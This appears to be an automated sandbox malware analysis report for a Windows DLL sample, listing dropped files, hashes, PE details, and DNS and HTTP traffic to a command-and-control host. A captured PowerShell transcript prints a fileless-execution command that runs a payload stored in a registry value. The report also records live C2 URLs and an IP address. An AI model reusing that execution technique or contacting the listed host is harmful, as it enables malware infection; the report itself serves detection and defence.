Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1074480" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{08A52030-E342-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	71272
Entropy (8bit):	2.0430813730204638
Encrypted:	false
SSDEEP:	192:rsZr7ZR2lWptCfyFMDP5tBs8tZWsSeF+sctkLrGhTX:rsrtg/7g/DrKIZRdoSG1
MD5:	9D36509D1371B943B7E70B443AE651EE
SHA1:	F9C8FE09A4B216553CDB321153668070F5534B0A
SHA-256:	5FAFD9306875D0B2D47188D0257EEDD47DF6B07898E13F551DFECA8794F9C7CA
SHA-512:	0579BD7ADF9BF18EE6548AEEB85520033A2BC78B121126BFC836435B267901D624B1A21D6314FC3995C16CD02A0B51991B4930D84EFF19D9BFE26553FDFB1D1
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{08A52032-E342-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28156
Entropy (8bit):	1.9209592167180383
Encrypted:	false
SSDEEP:	96:rOZV7QV6jBSkjx2xW0MYdB6T9UHlu6T9UKA:rOZV7QV6jkkjx2xW0MYdg6HlZ6KA
MD5:	08A2EC1E53466B99883D85514688AACB
SHA1:	38D21A1AEC20F820E3B5F472EFE9C1BCB52BD58C
SHA-256:	EE9732C32722F112CA06F4426E8EB53C7BF4AC64E4B41FA0853BF64B44F47650
SHA-512:	3A519FB682C5FD61EC3346C523399F8237F4040C08E6540665ED8E803D2FA0B42C83AE1F063A39E15D8FB340392C57444EBDA1E558136E654A5C41CA96B50D0D
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{08A52034-E342-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28132
Entropy (8bit):	1.9167304906726585
Encrypted:	false
SSDEEP:	192:rMZTQT6VkqjJ2NWzM7CmqFURslbVAyqXFURslb6A:rMc2ekYkwZq2sRPqX2sR9
MD5:	14CB643A07EEDE5DD5B0D8EDCB19664D
SHA1:	EB5E2D2E77FA9064978C186BD7295E68A0AFB974
SHA-256:	CFFC724CCA28F29B67BE2B0FE03E18569820982F11A414EDDBEE3E73AADB2E4D
SHA-512:	42369ADA80CFA6EA3A26C24B02465C7C960A48DE3C51FA283566AE99477F567968AA556A294318F9A4D6E2DFF9F31A39FCDD401351EB8E7BD9ECAC7ED11EA3C
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{08A52036-E342-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28132
Entropy (8bit):	1.9171253259160579
Encrypted:	false
SSDEEP:	96:roZTQY6WBSqjB2HGWEMoCmYBPX+QpOAyyBPX+QpgA:roZTQY6WkqjB2HGWEMoCmWOFAyMOnA
MD5:	15FB09671EA9D7BCD2032A803CAAAB7B
SHA1:	6CB1FF9F7C4769023A5382024672C0CB9C43BF4A
SHA-256:	5ACAA36620FEEEE4CDB4B2B90BEC25A09881895C9EAB90BE429D2A71CBFF2313

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{08A52036-E342-11EB-90E4-ECF4BB862DED}.dat	
SHA-512:	BBD4FEEA5B1E24F6E1D10EBBC44FCB795AA65D33CB9ADC24BADB7EDC641AC690673A38857C7E2E4DA4D9BE750770EC23E194C7A05FECB5A318EAC927D9B41E92
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r.y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\6H[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2472
Entropy (8bit):	5.982250980856711
Encrypted:	false
SSDEEP:	48:FzX8sjH5x7+2M1nCsfhzQTO0ws/egRj6MvIf7IEJNxYFo9j0XA33naMnjX:FTtjL0CSUSyeKjZIfkEJNxSC3aMjX
MD5:	8E1C6B3059991E2EE6734352372190BB
SHA1:	B594480C76884B268FA01093D5635F0C40E41092
SHA-256:	AE34168CF0BC6434C50CF68DE702A6DDBFAF505B119089486A7658D124BB001D
SHA-512:	DA2D51108B25B86E8313FD9CC215C4298311566C2716714F88049877A18302411983EFD97BBF2D0FA16949AFE289B7D14D1BA48E82C881C0F81E455C7F8D8312
Malicious:	false
IE Cache URL:	http://gtr.antoinfer.com/M70Tzsw1MNAdF/xfm5A_2F/icgFe0hTlDYi8x1LZCDgadb/p8hAogRvpL/JEjshnYytb_2FaVCd/bp1e8aV2PI_2/FY5oP4oo0f6/GeARX2_2FlA_2F/2BhurwBe_2BrsQ1B1bUK7/wilinEmmYIdaZ6lz/71Mw33QzoCtr9s9/ULFilVlFcIxUDJIsEo/crrSiFkaK/6sQSCYti3ETwug18IBlk/b94MQVqQ698rgMibrOo/RMBVkg8AFrK4uT2Dq6pO06/OdceZPFn8QQWz/SARUSfJd/dirYBJB3Uuu4IivFAYs9FmV/Pmcsy6YvBv/Lcgiqf1bUTKnYCeNL/dikDMv66Bty/6H
Preview:	Z1KokXyg7zZlFGYQXU1//s0rd/JBLvyGgtRxZgWMl1V/U2PG7QQy/BEdT8S/5Uh7rd7FFwIvjdpcXW9vybt6VTL+c1f7SjgBmFLUdLAgj3xEgL97bc5AYYmkb+l84Dy+azMWNLe4VbHb7/V25QgsAZbvYxZazxX4VnlWMQe1u8cdbn3J3zsVGoUs+pznjs6RpJ/uCwgLP78pZlsRYcVdtE8K7QRjmSKzHTkMaBPA4o3iJWuBhi2BCiXxMZ3jDmXsczFcdLiniociB+QIIj4FcaRrR3KJbvLSwe2kFND57LHE5sUAFw69HAI6ulNJmaDjYGHVgUOar2wnS/uOf5yGQemK1/ltKPyw/NJXhlPT5lelZDgK2RfRkkcflVT3+4qMvuiI70LeZrTKiFve6da8eCbOVrOHYKtak2Y5LPY5lC92GaU41ghuCGhbey3ko3KlUmpN5wEoIxcIS1B1BO5CgBeLzvsvIBrmFQftuKJrYIUlqcRAiinLO1mkka6FvBSrE4NoNNih7FU3+BXYr67Dy2rozMu4gs3E7TdFpY5vYfHfDlToQj4HPWNxir27HgmOAjgMhDyMwNtyAYO/lJn0LxCQpo9Gr6auuMo5vL2kKcC0jIAKr6dgzpbisVPVor+pAFvZuZba5Aoc1gcrTIeQW2moS3aji421HODF4SqvuZXo6yyNNONXdcG/SfOPkzgludBolV8S0j7sbdImG1cKKrhkEau10uMHajX16JlnlFxOjCyfubC7xvqvS4YbssN4Z8tle1U1qwvXbItoKyZvux949sg9bXLGG5yNNeedq0vJk9oCDybFOWkolPUOM8cKbEjJABBellk9653h60VrU+/rRJXQg7l7kPA9z83gQOWhbnPmCV6g4IAH4TGecSWjeQZlysLzET7EaLl0+aPFvX/6y+SHUt7KOaX8dU7U4tEuLNLdQGYmwwExO+ky/umQVCZM5hMFaU+8vC7Hvzuj/bq5yZcHxjCtHmrIHG2l

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\a[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	328568
Entropy (8bit):	5.99992433206317
Encrypted:	false
SSDEEP:	6144:vqe6UKr8LFlthaPmlS35k2kvxzJ5Zkrbnj8fYgx28tGoi881fzWzed1mzzR:CxNr85h2zpk2kvxBAnj8fYy7tlqfzv4t
MD5:	B7D8DD06E95C26878DDED89BC8B1C351
SHA1:	ABE87B3BBF15879B24295878FCD47FEAFA79522E
SHA-256:	A9A5A7D23082BFFDBD2C5C6A5D4F51CA7831E24A265C7AC403B3A61E92156B80
SHA-512:	D7867439E7923E9606F3E18C6F6DCABB32E2F43C0CA88D7DBD072C9BA08BBECB99D833E05EE9C2A0059E90C39B13D078C4D359C9379EEB30B7116AC54E92D8E
Malicious:	false
IE Cache URL:	http://gtr.antoinfer.com/Pl9Eori10/TWROVDxUXG0e5P8cvyge/ZU2BrrTT9UbiVqqjDG4/pcVLHkjQ_2FTIEKMeI9p0c/uvvfHn2PMXNEy/YMBxD3SD/aXgaxQm1VvX_2F13h2xPwK_/2Be7i5l50E/A7ENFq4ZupT65ephY/chqySvAke9ce/Kevf8ZZImEj/1Va42IfLQ3XJd9/R1ILLjkYwIWCsGvDlqysG/bJClxC_2Ba_2FKBG/1sCib9KWGT9006o/pVIAR6x7f8e8pX6JMX/r5dwKRidW/K11bWM2mJHwpxkeOpFZf/WuqCfL3c8woO2jHlv7x/oi4kjIDfCy176FSPyJZhM9/EN_2FkQv43sxx/a
Preview:	vYSzTE0LdssuqAadjXV2f21toZiXu7vuhsMdrnGPjAxtX2kFNyYWrc5XZ+IN1TX/7eKVdHh1aDGazEV5J3x32OTJXw/wH0Un1+wZBvJadB3JB1Ymk8L1KsakKyhbueQm2X+t2tJO34Sfj2UBlgYMyf3AHBwfdt6n6mkMKaW+xWCNqc7fwOqmkMkjTGWmgTv+P2SdAejDP4jS3CozIdAjJ7KhyFHRtSwYaBr3qSFaA5n2CLLIPOwVYOgMHSnR31TXYKNQnyP6ZIlg/qYyfmrGJZuciVsKAahcfr2iLkr14W7jkLzDwUyjDZllsU0RBzOyuHzjos7Kk8H8EJrn8fDFXdPZiIDRCKjQ0JLVshDpxF20Pft8+ewyuX7mWs+AX9U2RA7Eq95hYPZt3EQhNqUDRCBZHOUmRID3e/4Bz7+9hs1kvEfk5wQJgtaczzIcdeC75KkdxbKQ6vbNuwPg3SgQdZdT/OzZQbgKsqqGcJ9Qv3zQGS7PTtowZjyzZ1URPeQVMr7p0bMgV3a4V9wK6U0urdRBe1nh5zJWIGf0ICbgWoLbm4Y5VXVbtju2MRnlmfqGKhmM6dXaI4DrNjq3bEqaYiEydHw4mipiHSIcd3gV4p4A962Vg23YVACKOVYVbUqKnbwpfrqHejHtUA+0fV+EIlVAz4d8UinaHY6pvPTdiB75RwZSZQq0vAIUCE0xAcZkJifCh/QtlmWxOE360Ao5N8/omTH3q3ps9LpTOIa49QCgybE4KK7xBHAO3hy1/ogqM37Kxo2oYNbU8G6LzrMGOwio1tk5QABva7SGLQkSw7X9rGairY4APa9Y/mP0yaipQBIuqDLS3a0pVwq0Jegfp9x8Q0RvtKAcvJSYrAAy+yHlGBovy4jrYBw4qrwGV8biCB9McEg5uE9GeD0gwSfza/H4dhJ683b14AvjRiXTannOxUf5JLONlUDlG24RHnlw23wrdcMw3SoVboDd0hfzNEuYQt7OZvK7glPZ4RMj

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\SgPLk[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	258252
Entropy (8bit):	5.999862423730958
Encrypted:	false
SSDEEP:	6144:63yTsQRRxJuptv7lwrMK1OB/pBavL9InWGR6nr0Bn/+pd:4mJz2pt7S4/pAvh88r0J+pd

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\SgPLk[1].htm	
MD5:	A7136BB6A6F409A7201BAC5E8F767497
SHA1:	B4FF2BE05450D481F423E57DB2EC58CF38D5AD64
SHA-256:	148AECDD4400AD290369FE9028D272C1BB96B6173B1489910C1E3472BB4089ED
SHA-512:	16D65E2CE3C9F55D12B91126ED848070D51F85E8F1D7BBD85126632257994E94A49BB2AF5AE7C91DEF5C8ABD703A8071375A7041EADE07733AA95336B45DBA4
Malicious:	false
IE Cache URL:	http://gtr.antoinfer.com/4khtvsQ0u/_2Bibxls4V27IXxwFbLo/MVAeZiN_2BcOXrnrV8V/qJdJNxZ6Bgv5NEeycuU5RT/xP63sFYeQbF7V/py7Hi7cb/9YfAdWQtdGthxteTogc4W5n/e4pHdJmwQV/Xb_2ByBc4q7LehmCP/qbPYu2dVkV6R/HcylsChDiT2/MxSzZGJm_2F7kQ/SwyqdbxYkDgH_2FqkftiZ/sgfsFtj_2BtQQ2R6/R1qw5igRxvImwz6/pMeyM_2FrLNrloESyl/5_2BeunOl/9zlfRQun7lnhbsKL_2FH/F_2B8nMOma_2F2fjvu5/bI8nw1gkOTg_2F0CTqoQlr/cSQsg2LKmpe1I/kDimvPNH/SgPLk
Preview:	wrtAzu35imLmq5OeYc6CeBah/8sU00BfQOYdVam7VlDCg+XUzUFG4a2t00q6fcb07qy30we4ZBmrQ/8kkSj7l9d5Nliwo45NKQt1HQ5zBBGTxkM3I3jBB3SuvOuUSWcz/E+i+iM5Mde9208oAW9/hOmNQ2sF+jxZUnLboLARBDuR3n7DsqKuJw75Ec2rvrw2yB9OabkqhozXb38wUn46Ztfy3rfp+xBLg/fOO+Tfz1RkgMQcoVBcfqnp++AHLtlKcozrB9ygOjHMDaLUQL0gVILag7Qfh2w697gmnnl0zkx70bRjEfVu03aczUVfjL4XKEpFMpRBGPH/FONE1Fh5TzFoCKnnpA++nIvQQpFHY2CSlPO5pjQfZAVW1JAgf1zPDdDQsiIZAyiizCLDm81dpowOT/PVc/XK5ftzOSIaA+hfRGIw6ba5+PVbj2fFhOnGuTiVRkAmZR2BbeXz3RL/84WYU4wRxzM1Kz+b0fHXenanC3Tk2w4CUN1ywiPN2rFWZlyDzTegHhAqYpD2RJPxu0PlMBr177lVt+ftjdDw30Yx0/bTuCWGmlOKaT1is6LpoN19zaT+7cBDL3GX6mk0gNj+Ho8BMvJZKL+7VpMfciZqO2XWnPsMRBNO/is7dfawHsU4U0V4s4AmF0C4WpUuTVkkwo5MoG7OYWoyPHYhSKiPLpj7iscOYyB8xGpPhARSvvuT+0Q1V2LsLiq9VqIXrmeNtBUE7QFfPBlsmOybHTAXDzBAp+Rrc9dbjpgsdnBI1ZoEVXurZwVBqwbvUjWKBRZluvjvp++cJdwgMEA1b9+1amgGC5Phr5Zt0dU2S/Wt0N0VXwuoVHeOdICFyvJla12Wpgrw3UPNMsEvCTkEuWLS7BMpv8OpB9xFeLdrZpXBbff4w0QfnYbTilngaD/VhyLJf7tpj689TyeH9X1NRmDgvVDi3igz9Gl6waFt6rH8OOS9SlpUQEihbq71++h+0Ut7612e+oMhvhXIDBpn

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.330498848364286
Encrypted:	false
SSDEEP:	3:oVXU7UHbwap4AW8JOGXnE7UHbwaUUCn:o9U7U0HqE7U0f7
MD5:	8923686368EACF0D35166E8E5FBF6230
SHA1:	BE12CCC90F24111C713651DDF966D17C036DD973
SHA-256:	EA63ED37CBCC00447D9111C63DFBF458960F199F4AD3B4F4D115694A9C12BBCE
SHA-512:	9499CCCB741DA0E3BD3718A7A65DF5B2F426618372BEFC370E3E85DE26115874282C39F30743120C7AEC8091D6E7F92E3984C4114A7C2016A3EAA4CF23B65B5
Malicious:	false
Preview:	[2021/07/12 11:50:42.133] Latest deploy version: ..[2021/07/12 11:50:42.133] 11.211.2 ..

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4pzye43c.itc.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_a5sxjpc1.1lo.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\~DF5A692A62F2D75F35.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40137
Entropy (8bit):	0.6697240449739938
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+CkuH0qmqFURslbDmqFURslbwyqFURslbG:kBqoxKAuqR+CkuH0Nq2sRKq2sRFq2sRG
MD5:	E80FAFAEABFED1C29C3CA5968A199FDE
SHA1:	A5C7BB98C1ABEAEF1F4461A6075E3DD16AD5EE7B
SHA-256:	AEA195DD54E3F699417CF437DD647A6E463CF5624A063AECA8015BE47F6392E9
SHA-512:	E57AF1D5E2DFCE276D807D8177E9AF147E92F37EBF49A5942FFAA06D71DBCD328CFF3905B86C0FE80BD2D6A5AD743AC712F2A21773A060DB7731D6B507D4C7 1A
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF7A8FA428499FD9A8.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40137
Entropy (8bit):	0.6697699089679146
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+AGcdGYmYBPX+QpsmYBPX+Qp9yYBPX+Qpl:kBqoxKAuqR+AGcdGYmWOPmWOUyWOy
MD5:	BC10A728E38CFAC0A1509E546E713776
SHA1:	1D1E03EF509A195186CCB8F16BEE555B48C31CD7
SHA-256:	25D4622234AA3791B8805E1DE828A52099893FCF99F10787BE71DE4CFB4211DE
SHA-512:	07F31A44C2A7CA1CD9580022028A433B5EFA09FAAEDAB47033165EE087F4D62F260E16936CC6DEF496959CFF87B9F7C251667EF5274C97C9AFEB52AB477C001
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFA4D21E6A958BB9F9.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.6181447336708943
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loiF9loe9lW2MSMX5c:kBqoIp/THXa
MD5:	FC92A335C1D62A2456E6673361548605
SHA1:	16C2375D973B93D6000EC138D1BE44A5F96A764C
SHA-256:	A6D1F45EFDA0921733F93138393A182CACF6AA7F9F3E68F6C1612818628F58BF
SHA-512:	0C3137E8787990F0863315A1D55A2FA178D49A6FE6855FD20A7ABE9223A90A140F3BF880F44768675540D3EFF984628A5C568DDFCCDECE2A6391B387C6580C2E
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFBCEA36BA3DC5EC74.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40185
Entropy (8bit):	0.6768074571934124
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS++4y7oRB6T9UXB6T9U4B6T9UV:kBqoxKAuqR++4y7oRg6Xg64g6V
MD5:	E5503B8DF96487C6F3B8C79F062AB7C6
SHA1:	B23F6ADD6145A767329BD91639752F6E116135AA
SHA-256:	0BD0E7F4D99A9E2927ADAF02B0D990E092D55DCFFFE3862EA8CA898AEA446B56

C:\Users\user\AppData\Local\Temp\~DFBCEA36BA3DC5EC74.TMP	
SHA-512:	307538560993B495F84273452613079855E4BD9EF9AD181371370F9DCECEBB208030D85B5A023BC621C05FA8A1E32F2F1141A27C146E89887089B8FEAD718D84
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\Documents\20210712\PowerShell_transcript.992547.S0FaV4MQ.20210712115054.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	976
Entropy (8bit):	5.476465222046756
Encrypted:	false
SSDEEP:	24:BxSAi/yxvBnkx2DOXUWOLCHGIYBtBCWjHjeTKKjX4CIym1ZJXqMOLCHGIYBtBW:BZiGvhkoORFeVjqDYB1ZU0FeW
MD5:	389BE26287790B28A795E72BC5B734EE
SHA1:	CA35270C1396ED1DB280A9FC092841867CA3B713
SHA-256:	BC159B05A675680D507C0498115706DE5DF0906B98CBC8E888B48FEAC1AD32E6
SHA-512:	EE6113DC38B4193015353FF798A83F0465DA3AFA713E1698B5C4CD9C96419AD4CDD05D9AAFA017D9DA0BE46631D07657DB1652B32FA5F80EEF3AD476A2B2A42
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210712115054..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 992547 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 5004..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210712115054..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.767213059044483
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	lj3H69Z3Io.dll
File size:	512000
MD5:	0bb29556ece1c51c751cb4e7c8752ddc
SHA1:	324cc356a56c68e51f09348e91405001e68e4a08
SHA256:	af1b052362469a67fcd871558b24efa2be44a4b29f88112e5c2d2295a1dc4252
SHA512:	33d9a2b92f209ed7fea50bc388d34d7cce773217f73d58fda98ad94c13cd64621b92525602e87c016bab424f438ae96655af8d8250d642d9d7fc7a080f936c79
SSDEEP:	12288:pvlT2EsAw96epX+uHfa7Z5svN/RM2ZcV8TFITzhz3VFVUJcXH4nw7P1N:ZsN96cfKFVUJQu
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....H..5...f...f...f.z.f...f.z.f...f.z.f...f^..g...f^..g8..f^..g...f..}f...f...fv..f...g...f...g...f...g...fRich...f.....PE..L..

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10340e7
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x1000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5B2B4D21 [Thu Jun 21 07:00:49 2018 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	df95180b6da9d16cb69b63ca8bb7f332

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x4f1c7	0x4f200	False	0.639085332741	data	6.65199808864	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x51000	0x2936e	0x29400	False	0.621620501894	data	6.09428205246	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x7b000	0x98ad0	0x1000	False	0.2373046875	data	3.49060216778	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x114000	0x3530	0x3600	False	0.748191550926	data	6.69710092848	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 12, 2021 11:50:35.319444895 CEST	192.168.2.3	8.8.8.8	0xad0f	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 12, 2021 11:50:38.794644117 CEST	192.168.2.3	8.8.8.8	0x357d	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Jul 12, 2021 11:50:43.011351109 CEST	192.168.2.3	8.8.8.8	0x5e7e	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 12, 2021 11:49:31.010245085 CEST	8.8.8.8	192.168.2.3	0x78f	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Jul 12, 2021 11:50:35.333022118 CEST	8.8.8.8	192.168.2.3	0xad0f	No error (0)	gtr.antoinfer.com		167.172.38.18	A (IP address)	IN (0x0001)
Jul 12, 2021 11:50:39.075265884 CEST	8.8.8.8	192.168.2.3	0x357d	No error (0)	gtr.antoinfer.com		167.172.38.18	A (IP address)	IN (0x0001)
Jul 12, 2021 11:50:43.024909019 CEST	8.8.8.8	192.168.2.3	0x5e7e	No error (0)	gtr.antoinfer.com		167.172.38.18	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- gtr.antoinfer.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49747	167.172.38.18	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 12, 2021 11:50:35.378191948 CEST	5227	OUT	GET /4khtvsQ0u/_2BibxIs4V27IXxwFbLo/MVAeZiN_2BcOXrnrV8V/qJdJNxZ6Bgv5NEeycuU5RT/xP63sFYeQbF7V/py7Hi7cb/9YfAdWQtdGthxteTogc4W5n/e4pHdJmwQV/Xb_2ByBc4q7LehmCP/qbPYu2dVkV6R/HcylsChDiT2/MxSzZGJm_2F7kQ/SwyqdbxYkDgH_2FqkftiZ/sgfsFtj_2BtQQ2R6/R1qw5igRxvImwz6/pMeyM_2FrLNrloESyl/5_2BeunOI/9zlfRQun7lnhbsKL_2FH/F_2B8nMOma_2F2fjvu5/bI8nw1gkOTg_2F0CTqoQIr/cSQsg2LKmpe1I/kDimvPNH/SgPLk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive
